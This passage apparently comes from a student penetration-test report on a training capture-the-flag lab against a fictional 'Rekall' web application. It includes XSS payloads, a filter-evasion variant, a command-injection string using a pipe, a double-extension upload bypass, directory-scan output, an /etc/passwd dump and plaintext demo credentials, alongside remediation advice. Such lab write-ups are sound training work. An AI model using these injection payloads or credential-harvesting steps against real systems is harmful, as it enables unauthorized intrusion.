Images	 <p>The screenshot shows the Rekall Corporation homepage. At the top, there is a navigation bar with links for Home, About Rekall, Welcome, VR Planner, and Login. Below the navigation, there is a banner featuring three images: a silhouette of a person in a hat labeled "Secret Agent", a chef preparing food labeled "Five Star Chef", and a person in a suit labeled "Pop Star". Below the banner, the text "Who do you want to be?" is displayed. Underneath this text is a form field containing the script ">alert('hi')</SCRIPTscriptTt>". To the right of the field is a "GO" button. Below the form, the text "You have chosen alert('hi'), great choice!" is displayed. At the bottom of the page, a red footer bar contains the text "Congrats, flag 2 is ksdnd99dkas".</p> <ul style="list-style-type: none"> Entered the following script tag into the Who do you want to be field? <ul style="list-style-type: none"> <SCRIPTscriptT>aler("hi")</SCRIPTscriptT> Entering the modified <script> tag to evade sanitization filters.
Affected Hosts	192.168.14.35
Remediation	See Flag 1 Attacking the Web Application CTF for remediation

	suggestions.
Vulnerability 3	Findings
Title	Flag 3: sd7fk1nctx
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Stored XSS
Images	 <p>The screenshot shows a web page with a red header containing the Rekall logo and 'REKALL CORPORATION'. Below the header, a large black section displays the message: 'Please leave your comments on our website!' and 'CONGRATS, FLAG 3 is sd7fk1nctx'. A red comment box contains the JavaScript code: '<script>alert("hi there")</script>'. Below the comment box, there is a table with one row showing the entry details: '# 1 bee', 'Owner 2022-08-04', 'Date 15:35:03', and 'Entry'.</p> <ul style="list-style-type: none"> Entered the following JavaScript code using HTML tags: <ul style="list-style-type: none"> <script>alert("hi there")</script> This will then store the alert in the comments section and will alert every user that happens to click on the post.
Affected Hosts	192.168.14.35
Remediation	<p>Stored XSS is when Rekall's web application receives untrusted user input and stores it. The malicious code is then included in later HTTP responses sent by the server. This differs from the reflected XSS vulnerability listed earlier in the report, as the XSS persists within the server and is then executed by every Rekall user that signs in, making it a dangerous attack. As mentioned previously, it is crucial to perform what is referred to as input validation or sanitization. That is to say, there is no trusted user input. Equally, it would be best practice in terms of web development to enforce a strong content security policy or CSP. CSP's are used to instruct browsers to trust only certain allowed sources to load JavaScript and other resources. This can be set in the <head> element as a <meta> tag that will increase the security of Rekall's website. Lastly, as mentioned previously with the Reflected XSS attack, Rekall's next</p>


	best step would be the implementation of a WA, as it would block any abnormal server requests.
--	--


Vulnerability 4	Findings
Title	Flag 4: nckd97dk6sh2
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Critical
Description	Sensitive data exposure
Images	 <pre> root@kali: ~/Documents/day_1 × root@kali: ~/Documents/day_1 × root@kali: ~ × root@kali: ~ × └─# curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80 ... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > * Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Thu, 04 Aug 2022 15:37:19 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh2 < Set-Cookie: PHPSESSID=0ecimsr37gs47cgl2rfksrhq10; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html <</pre> <ul style="list-style-type: none"> • Ran a curl command: <ul style="list-style-type: none"> ◦ curl -v http://192.168.14.35/About-Rekall.php ◦ the -v option flag stands for verbose.
Affected Hosts	192.168.14.35
Remediation	<p>Sensitive data exposure is amongst one of the top critical web applications security risks listed in the OWASP's top 10. Sensitive Data exposure is typically leveraged by malicious actors to get a hold of passwords or cryptographic keys or other similar information that can be used to compromise a system. There is no special skill set required to access data that has not been properly secured. It is equally amongst some of the most expensive vulnerabilities to remediate, in addition to the incalculable damage of the Rekall brand. First off, it is crucial Rekall immediately identifies and properly classifies sensitive data. This data should then be encrypted. There ought to be extra energy devoted to authentication, authorization and session management with robust role based access ensuring only intended individuals can modify sensitive data. Equally, once sensitive data is identified, it ought never be stored as plain text. It would equally be best practice to ensure user credentials and other personal information are protected using modern cryptographic standards. Rekall's web environment caching stores of the site for easier loading for users in subsequent visits to the website should be disabled, as malicious actors also use cached data to tailor malware. Lastly,</p>

	implementing careful API design ensures only the bare minimum of data is included in server responses. This ensures that responses do not include any additional information about Rekall's system configuration are all excellent and robust steps to take towards securing Rekall's data.
--	---

Vulnerability 5	Findings
Title	Flag 5: mmssdi73g
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Critical
Description	Local file inclusion
Images	 <pre>root@kali: ~/Documents/day_1 × └─[root💀kali]─[~] # touch test.jpg.php └─[root💀kali]─[~]</pre> <ul style="list-style-type: none"> Uploaded a file named test.jpg.php, this file is whitelisted because it is a jpg however it also has a .php file type but is ignored but the upload process.
Affected Hosts	192.168.14.35
Remediation	Local file inclusion (LFI) vulnerabilities occur when a malicious actor includes an arbitrary file name or path in their input. For example, the section of the Rekall's site that prompts users to upload and image. An arbitrary image file is based on a URL parameter that the malicious actor observes and then

	manipulates to reveal application source code. LFI exploits can result in the exploitation of usernames via the /etc/passwd file, harvest useful log information, or combine it with other vulnerabilities using a file upload vulnerability to execute commands remotely. In order to end Rekall's current vulnerability to this kind of attack it is recommended that Rekall completely avoids passing filenames in user input. Instead, the file paths can be saved in a secure database with an ID. This way users only can view their ID without the ability to view or alter the path. Only use whitelisted files such as .jpg and ignore all other file types. Equally, as previously mentioned, running the application in a limited environment such as docker, and the implementation of a WAF are all steps Rekall must take in order to secure the web application.
--	---

Vulnerability 6	Findings
Title	Flag 6: ld8skd62hdd
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Local file inclusion
Images	 <ul style="list-style-type: none"> Using the same file as outlined in Flag 5, used the same file to exploit the uploading picture field.
Affected Hosts	192.168.14.35
Remediation	See Flag 5 Attacking the Web Application CTF for remediation suggestions.

Vulnerability 7	Findings
Title	Flag 7: bcs92jsk233
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Sensitive data exposure
Images	 <p>The screenshot shows a user login interface. At the top, there's a navigation bar with links for Home, About Rekall, Welcome, VR Planner, and Logout. The main content area has a title 'User Login' and a message 'Please login with your user credentials!'. Below this, there are fields for 'Login:' containing 'neo' and 'Password:' containing six dots. A 'Login' button is present. Below the button, a success message says 'Congrats, flag 7 is bcs92jsk233'.</p>
	<pre> -<heroes> -<hero> <id>1</id> <login>neo</login> <password>trinity</password> <secret>Oh why didn't I took that BLACK pill?</secret> <movie>The Matrix</movie> <genre>action sci-fi</genre> </hero> -<hero> <id>2</id> <login>alice</login> <password>loveZombies</password> <secret>There's a cure!</secret> <movie>Resident Evil</movie> <genre>action horror sci-fi</genre> </hero> -<hero> <id>3</id> <login>thor</login> <password>Asgard</password> <secret>Oh, no... this is Earth... isn't it?</secret> <movie>Thor</movie> <genre>action sci-fi</genre> </hero> -<hero> <id>4</id> <login>wolverine</login> <password>Log@N</password> <secret>What's a Magneto?</secret> <movie>X-Men</movie> <genre>action sci-fi</genre> </hero></pre>

```

</nero>
-<hero>
  <id>3</id>
  <login>thor</login>
  <password>Asgard</password>
  <secret>Oh, no... this is Earth... isn't it?</secret>
  <movie>Thor</movie>
  <genre>action sci-fi</genre>
</hero>
-<hero>
  <id>4</id>
  <login>wolverine</login>
  <password>Log@N</password>
  <secret>What's a Magneto?</secret>
  <movie>X-Men</movie>
  <genre>action sci-fi</genre>
</hero>
-<hero>
  <id>5</id>
  <login>Johnny</login>
  <password>m3ph1st0ph3l3s</password>
  <secret>I'm the Ghost Rider!</secret>
  <movie>Ghost Rider</movie>
  <genre>action sci-fi</genre>
</hero>
-<hero>
  <id>6</id>
  <login>selene</login>
  <password>m00n</password>
  <secret>It wasn't the Lycans. It was you.</secret>
  <movie>Underworld</movie>
  <genre>action horror sci-fi</genre>
</hero>
</heroes>

```

```

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.14.35/ ---
+ http://192.168.14.35/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.14.35/About (CODE:200|SIZE:562)
=> DIRECTORY: http://192.168.14.35/admin/
+ http://192.168.14.35/bugs (CODE:200|SIZE:6108)
+ http://192.168.14.35/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.14.35>Contact (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.14.35/documents/
=> DIRECTORY: http://192.168.14.35/fonts/
+ http://192.168.14.35/Home (CODE:200|SIZE:1919)
=> DIRECTORY: http://192.168.14.35/images/
+ http://192.168.14.35/index (CODE:200|SIZE:8247)
+ http://192.168.14.35/index.html (CODE:200|SIZE:8818)
+ http://192.168.14.35/index.php (CODE:302|SIZE:0)
+ http://192.168.14.35/info.php (CODE:200|SIZE:3191)
+ http://192.168.14.35/jquery (CODE:200|SIZE:89476)
=> DIRECTORY: http://192.168.14.35/js/
+ http://192.168.14.35/Login (CODE:200|SIZE:501)
+ http://192.168.14.35/message (CODE:200|SIZE:28)
=> DIRECTORY: http://192.168.14.35/passwords/
+ http://192.168.14.35/phpinfo.php (CODE:200|SIZE:80471)
+ http://192.168.14.35/portal (CODE:200|SIZE:4977)
+ http://192.168.14.35/robots (CODE:200|SIZE:192)
+ http://192.168.14.35/robots.txt (CODE:200|SIZE:192)
+ http://192.168.14.35/server-status (CODE:403|SIZE:293)
=> DIRECTORY: http://192.168.14.35/soap/
=> DIRECTORY: http://192.168.14.35/stylesheets/
+ http://192.168.14.35/vendors (CODE:200|SIZE:64)
+ http://192.168.14.35/web.config (CODE:200|SIZE:7470)

--- Entering directory: http://192.168.14.35/admin/ ---
+ http://192.168.14.35/admin/index.php (CODE:200|SIZE:3137)
+ http://192.168.14.35/admin/phpinfo.php (CODE:200|SIZE:80519)

--- Entering directory: http://192.168.14.35/documents/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.14.35/fonts/ ---



```

- Through running the dirbs utility that shows all the directories on the Rekall website (3rd Screenshot)
- Found a list of heroes which appeared to be a list of usernames and passwords that were leveraged(2nd Screenshot)
- Successful login using leveraged credential of username: Neo with password: Trinity.


Affected Hosts	192.168.14.35
----------------	---------------

Remediation	See Flag 4 Attacking the Web Application CTF for remediation suggestions; Please notify affected customers immediately that their credentials need to be changed.
--------------------	---

Vulnerability 8	Findings
Title	Flag 8: 87fsdkf6djf
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Sensitive data exposure
Images	<p style="text-align: center;">Admin Login</p> <p>Enter your Administrator credentials!</p> <p>Login:dougquaid [REDACTED]</p> <p>Password:kuato [REDACTED]</p> <p>Login</p> <p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE</p>
Affected Hosts	192.168.14.35
Remediation	See Flag 4 Attacking the Web Application CTF for remediation suggestions; Please edit the CSS and HTML of the page immediately and change the credentials to this Administrator account.

Vulnerability 9	Findings
Title	Flag 9: dkddudfkdy23
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Sensitive data exposure
	 <pre> 192.168.14.35/robots.txt x Welcome x + ← → ⌂ ⌂ 192.168.14.35/robots.txt Exploit-DB Nessus User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkddudfkdy23 </pre>
Images	 <pre> GENERATED WORDS: 4612 --- Scanning URL: http://192.168.14.35/ + http://192.168.14.35/.git/HEAD (CODE:200 SIZE:23) + http://192.168.14.35/About (CODE:200 SIZE:562) => DIRECTORY: http://192.168.14.35/admin/ + http://192.168.14.35/bugs (CODE:200 SIZE:6108) + http://192.168.14.35/cgi-bin/ (CODE:403 SIZE:288) + http://192.168.14.35/Contact (CODE:200 SIZE:0) => DIRECTORY: http://192.168.14.35/documents/ => DIRECTORY: http://192.168.14.35/fonts/ + http://192.168.14.35/Home (CODE:200 SIZE:1919) => DIRECTORY: http://192.168.14.35/images/ + http://192.168.14.35/index (CODE:200 SIZE:8247) + http://192.168.14.35/index.html (CODE:200 SIZE:8818) + http://192.168.14.35/index.php (CODE:302 SIZE:0) + http://192.168.14.35/info.php (CODE:200 SIZE:3191) + http://192.168.14.35/jquery (CODE:200 SIZE:89476) => DIRECTORY: http://192.168.14.35/js/ + http://192.168.14.35/Login (CODE:200 SIZE:501) + http://192.168.14.35/message (CODE:200 SIZE:28) => DIRECTORY: http://192.168.14.35/passwords/ + http://192.168.14.35/phpinfo.php (CODE:200 SIZE:80471) + http://192.168.14.35/portal (CODE:200 SIZE:4977) + http://192.168.14.35/robots (CODE:200 SIZE:192) + http://192.168.14.35/robots.txt (CODE:200 SIZE:192) + http://192.168.14.35/server-status (CODE:403 SIZE:293) => DIRECTORY: http://192.168.14.35/soap/ => DIRECTORY: http://192.168.14.35/stylesheets/ + http://192.168.14.35/vendors (CODE:200 SIZE:64) + http://192.168.14.35/web.config (CODE:200 SIZE:7470) --- Entering directory: http://192.168.14.35/admin/ + http://192.168.14.35/admin/index.php (CODE:200 SIZE:3137) + http://192.168.14.35/admin/phpinfo.php (CODE:200 SIZE:80519) --- Entering directory: http://192.168.14.35/documents/ (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) --- Entering directory: http://192.168.14.35/fonts/ </pre>



	<ul style="list-style-type: none"> • By running the pre-installed Kali dirbs utility located the robots.txt • The server is incorrectly configured giving too verbose of a response.
Affected Hosts	192.168.14.35
Remediation	See Flag 4 Attacking the Web Application CTF for remediation suggestions.

Vulnerability 10	Findings
Title	Flag 10: ksdnd99dkas
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Command injection
Images	 <p>The screenshot shows a web page with a red header containing the Rekall logo and 'REKALL CORPORATION'. A 'Home' link is visible in the top right. The main content area has a dark background with white text. It displays the heading 'Welcome to Rekall Admin Networking Tools'. Below it, a message says 'Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt'. Underneath is a 'DNS Check' section with a text input field containing 'ecall.com cat vendors.txt' and a 'Lookup' button. The output below the input field lists 'SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5'. A success message at the bottom says 'Congrats, flag 10 is ksdnd99dkas'.</p>
	<ul style="list-style-type: none"> • Injected the following command into the DNS check field: <ul style="list-style-type: none"> ◦ www.welcometorecall.com cat vendors.txt ◦ The pip escapes input validation allowing the command injection to pass.
Affected Hosts	192.168.14.35
Remediation	Command injection is an exploit that involves executing arbitrary commands on Rekall's environment by a malicious actor. This is typically achieved when there is insufficient input validation on a web application causing it to pass command into the system shell. This can be mitigated as with most things on

	the Rekall web application by sanitizing user input to prevent malicious actors from inserting themselves into the operating system. Input sanitization/validation prevents not just command injection but additionally XSS and SQL injections. Equally, limiting the use of command shell execution functions as much as possible.
--	---

Vulnerability 11	Findings
Title	Flag 11: opshdkasy78s
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Critical
Description	Command injection
Images	 <p>The screenshot shows a web interface for an 'MX Record Checker'. At the top, there's a search bar with 'www.example.com' and a 'Lookup' button. Below the search bar, the title 'MX Record Checker' is displayed. Underneath the title, there's a form with two inputs: 'ecall.com cat vendors.txt' and a red 'Check your MX' button. Below the form, the text 'SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5' is shown. At the bottom of the interface, the message 'Congrats, flag 11 is opshdkasy78s' is displayed.</p> <ul style="list-style-type: none"> Injected the following command into the MX Record field: <ul style="list-style-type: none"> <code>www.welcometorecall.com cat vendors.txt</code> The pipe escapes input validation allowing the command injection to pass.
Affected Hosts	192.168.14.35
Remediation	See Flag 10 Attacking the Web Application CTF for remediation suggestions.

Vulnerability 12	Findings
Title	Flag 12: hsk23oncsd
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Critical
Description	Brute force attack

	 <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>  <pre>root:x:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin/nologin sys:x:3:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid syslog:x:101:104:/home/syslog/bin/false mysql:x:102:105:MySQL Server...:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre> <p>Congrats, flag 13 is jdka7sk23dd</p>
Affected Hosts	192.168.14.35
Remediation	<p>Brute force attack is an attack vector that uses numerous trial and error attempts to crack login credentials (username and passwords) and other encryption keys. It is a simple but effective tactic for a malicious actor to use in order to gain access to Rekall's network. Put simply, a malicious actor tries multiple variations of usernames and passwords either through the use of automated tools or other contextual tries based on OSINT. There are numerous ways to defend against brute force attacks. One of the first best practices to implement is to implement strong password policies through Rekall user education. This would involve informing Rekall end users to create strong multi character passwords that are at least 10 characters long while avoiding common passwords such as Passw0rd or 123456. Structurally there</p>


are a number of things Rekall can implement such MFA (multi-factor-authentication)on sensitive administrator accounts and encourage regular users to do the same. Another crucial implementation would be for Rekall to limit login attempts. Limiting the number of times a user is able to re-enter their username and password drastically reduces the success rates of brute force attacks. Additionally, removing dormant accounts or revoking access to accounts that are no longer needed are equally useful in securing Rekall infrastructure. While repetitive, it bears repeating that the use of WAF would greatly improve Rekall's over all web application security as Rekall could block any potentially malicious IP addresses who have exhibited brute force attack behavior. **Please immediately change the credentials to the Melina 